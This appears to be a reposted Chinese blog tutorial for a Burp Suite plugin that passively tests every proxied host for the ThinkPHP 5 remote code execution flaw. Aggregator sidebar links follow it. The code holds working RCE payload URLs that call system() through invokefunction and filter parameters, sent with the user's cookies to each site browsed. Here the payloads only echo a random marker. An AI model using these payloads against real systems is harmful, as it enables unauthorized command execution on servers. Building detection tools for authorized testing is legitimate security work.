当前位置:网站首页>Burp 一个简易的tp5-rce被动扫描插件
Burp 一个简易的tp5-rce被动扫描插件
2022-04-21 16:08:00 【浔阳江头夜送客丶】
最近学了学burpsuite的插件开发,然后尝试写了一个tp5的rce漏洞的检测插件,这个作用于proxy和repeater模块,可以被动扫描所有经过代理的流量。如果存在漏洞,会产生报警并显示payload
插件代码
# -*- coding:utf-8 -*-
from burp import IBurpExtender
from burp import IHttpListener
from burp import IHttpRequestResponse
from burp import IRequestInfo
from burp import IHttpService

import re
import urllib2
import ssl
import sys
import random

print("check tp5\n author:rerce")

class BurpExtender(IBurpExtender,IHttpListener):
    def registerExtenderCallbacks(self, callbacks):
        self._callbacks = callbacks
        self._helpers = callbacks.getHelpers()  #这个对象有很多好用的方法帮助我们解析http请求
        self._callbacks.setExtensionName("tpcheck")
        self.cookies = callbacks.getCookieJarContents() #返回一个ICooike对象,这个用来获取cooike
        self.paylaod_list={

            "5.0":["/?s=index|think\\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][0]=echo%20",
                   "/?s=index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo%20",
                   "/index.php?s=captcha _method=__construct&method=get&filter[]=system&get[]=echo%20"],
            "5.1":["/?s=index/\\think\Request/input&filter[]=system&data=echo%20",
                   "/?s=index/\\think\Container/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo%20",
                   "/?s=index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=echo%20"]

        }
        callbacks.registerHttpListener(self)    #注册我们这个插件为一个监听器
        reload(sys)
        sys.setdefaultencoding('utf8')

    # def get_request_info(self, request):
    #
    #
    # return analyzedRequest, reqUrl
    # 版本探测
    def detect(self,url_base):
        url_base = url_base+"/?s=xxx"
        #print(url_base)
        try:
            request = urllib2.Request(url_base)
            content = urllib2.urlopen(request).read()
            version = re.findall('<span>V(.*?)</span>', str(content))
            if len(version) == 0:
                return "ALL"
            elif version[0][:3] == "5.0":
                return "5.0"
            elif version[0][:3] == "5.1":
                return "5.1"
            else:
                return "ALL"
        except urllib2.HTTPError as err:
            version = re.findall('<span>V(.*?)</span>', str(err.read()))
            if len(version) == 0:
                return "ALL"
            elif version[0][:3] == "5.0":
                return "5.0"
            elif version[0][:3] == "5.1":
                return "5.1"
            else:
                return "ALL"

    def processHttpMessage(self, toolFlag, messageIsRequest, messageInfo):
        if toolFlag == 64 or toolFlag == 4: #判断是否为proxy或者repeater模块
            if not messageIsRequest:    # 判断是否为返回信息
                request = messageInfo.getRequest()
                HttpService = messageInfo.getHttpService()
                host = HttpService.	getHost()
                port = HttpService.	getPort()
                Protocol = HttpService.getProtocol()
                url_base = Protocol+"://"+host+":"+str(port)
                #print(Protocol)
                #print(host+str(port)+Protocol)
                #print(request)
                analyzedRequest = self._helpers.analyzeRequest(request)
                reqHeader = analyzedRequest.getHeaders()
                #print(reqHeader[1])
                #key = re.findall('''name="key" value="(.*?)"''', str(res.text))[0]
                #domain = "".join(re.findall('[^Host: ]',a))
                #print(domain)
                #print(self.cookies[0].getName())

                # proxy = urllib2.ProxyHandler({'http': '127.0.0.1:8080'})
                # opener = urllib2.build_opener(proxy)
                # urllib2.install_opener(opener)
                # 获取该情报的cooike
                cooike = ""
                for i in self.cookies:
                    if i.getDomain() in host:
                        cooike += i.getName() + "=" + i.getValue() + ";"
                #print(cooike)
                headers = {

                    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101 Firefox/99.0",
                    "Content-Type": "application/x-www-form-urlencoded",
                    "Cookie": cooike
                }
                ssl._create_default_https_context = ssl._create_unverified_context  # 忽略证书,防止证书报错
                # 判断目标站的tp版本,不同版本有不同payload
                version = self.detect(url_base)
                #print(version)
                if version == "ALL":
                    payload_loading = self.paylaod_list['5.0'] + self.paylaod_list['5.1']
                else:
                    payload_loading = self.paylaod_list[version]
                result = []
                key = str(random.randint(1000000000,10000000000))
                # 打payload过去
                for payload in payload_loading:
                    #payload = "/?s=index/\\think\\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami"
                    payload = payload.split(" ")
                    #print(payload)
                    if len(payload) == 1:
                        url = url_base+payload[0]+key
                        try:
                            request = urllib2.Request(url, headers=headers)
                            body = urllib2.urlopen(request).read()
                            if key in body:
                                result.append(payload[0])
                        except urllib2.HTTPError as err:
                            if key in err.read():
                                result.append(payload[0])
                    else:
                        #print(payload)
                        url = url_base + payload[0]
                        data = payload[1]+key
                        try:
                            request = urllib2.Request(url, data=data, headers=headers)
                            body = urllib2.urlopen(request).read()
                            if key in body:
                                result.append(payload[0]+"------------->"+payload[1])
                        except urllib2.HTTPError as err:
                            if key in err.read():
                                result.append(payload[0]+"------------->"+payload[1])
                #print(result)
                # 如果有攻击成功的就会将payload添加到result
                if len(result):
                    print('扫描完毕:')
                    print(host+' 存在TP5RCE漏洞')
                    for i in result:
                        if i != result[-1]:
                            print("payload: "+ i + key + '\n')
                        else:
                            print("payload: " + i + key)
                    print("-"*50)
                else:
                    print('扫描完毕:\n' + host + ' 不存在TP5RCE漏洞')
                    print("-" * 50)
使用方法
成功导入插件后,如下
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-X1GlJlYC-1650360415269)(C:\Users\91136\AppData\Roaming\Typora\typora-user-images\image-20220419171644076.png)]](/img/18/7c0c0a7492885e88e45e86d9a234d1.png)
浏览器打开代理,访问不存在漏洞的站点,期间对于所有的请求都会进行漏洞检测,然后会在output中显示存不存在tp5的rce漏洞
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-R3ADwJDK-1650360415270)(C:\Users\91136\AppData\Roaming\Typora\typora-user-images\image-20220419171843645.png)]](/img/96/54adad7bb6a1dfb815da174a8242ea.png)
现在打开我们搭建的存在漏洞的tp站点
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-Oz8XvDGP-1650360415271)(C:\Users\91136\AppData\Roaming\Typora\typora-user-images\image-20220419172113934.png)]](/img/06/6bbd09ed933ca41dc8c284d399f219.png)
可以看到当我访问127.0.0.1时一共发出了两个请求,我们的127.0.0.1存在漏洞,且给出了payload。而e.topthink.com是没有漏洞的
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-g8NGyymZ-1650360415271)(C:\Users\91136\AppData\Roaming\Typora\typora-user-images\image-20220419172156582.png)]](/img/d7/3661b3d904dd7616ca75f58607f4d1.png)
这个插件效率还不是很高,后面深入学习后会一直修改
参考
https://www.anquanke.com/post/id/215351#h3-17
https://portswigger.net/burp/extender/api/index.html
版权声明
本文为[浔阳江头夜送客丶]所创,转载请带上原文链接,感谢
https://blog.csdn.net/weixin_43263451/article/details/124279128
边栏推荐
- Meizu official machine brushing tutorial address (free)
- Callback function
- mysql查询某一个字段是否包含中文汉字
- 小米 红米版note 4x刷机成功
- 微信h5、APP、微信内jsapi支付接口
- 小米Civi 1S 定价2299元起,主打美颜,让你上镜自由
- 建木持续集成平台v2.3.0发布
- New media people must have 10 efficiency tools and artifact collection
- R语言aov函数进行单因素方差分析(One-way ANOVA)、使用Q-Q图来评估方差分析因变量的正态性、Bartlett验证方差的相等性(齐次性)、car包中的outlierTest函数异常检验
- 回调函数
猜你喜欢

长安深蓝首款产品 可纯电、增程、氢电,零百加速5.9s

几种单USB转多串口的方案

「查缺补漏」,DDD 核心概念梳理

New media people must have 10 efficiency tools and artifact collection

2022 年 4 月中国数据库排行榜:春风拂面春意暖,分数回升四月天
![BUUCTF之[ACTF2020 新生赛]BackupFile](/img/92/95ba83a3bc8b4ad758097e27c821ce.png)
BUUCTF之[ACTF2020 新生赛]BackupFile

Sharkteam releases quarterly report on security situational awareness of Q1 smart contract in 2022

柱状图应用全面剖析

Xiaomi civi 1s is priced from 2299 yuan. It focuses on beauty and gives you freedom to appear on the camera

实现高德坐标转GPS坐标
随机推荐
AT2293 [AGC009D] Uninity(贪心、状压)
柱状图应用全面剖析
多用户场景的Harbor,我是如何轻松管理的!
"Checking and remedying deficiencies", sorting out the core concepts of DDD
Free interface for national inquiry of water and electricity fees (II)
Lightly:新一代的 PHP IDE
How can I easily manage harbor in multi-user scenarios!
Realize Gaode coordinate to GPS coordinate
.NET Core Swagger配置
Meizu official machine brushing tutorial address (free)
At2293 [agc009d] unity
Understand the new economic model of platofarm and its ecological progress
汇编语言程序设计:模块化程序设计 输入字符类型统计的设计与调试
目前主流的手机SOC芯片都有哪些?
BUUCTF之[ACTF2020 新生赛]BackupFile
【2023校招刷题】华为性格测评(综合测评)战略指南
金仓数据库KingbaseES V8R3集群在线删除数据节点案例
ABAP string函数一览
排序课后练习题
Open source artifact of real-time pedestrian analysis, netizen: too strong!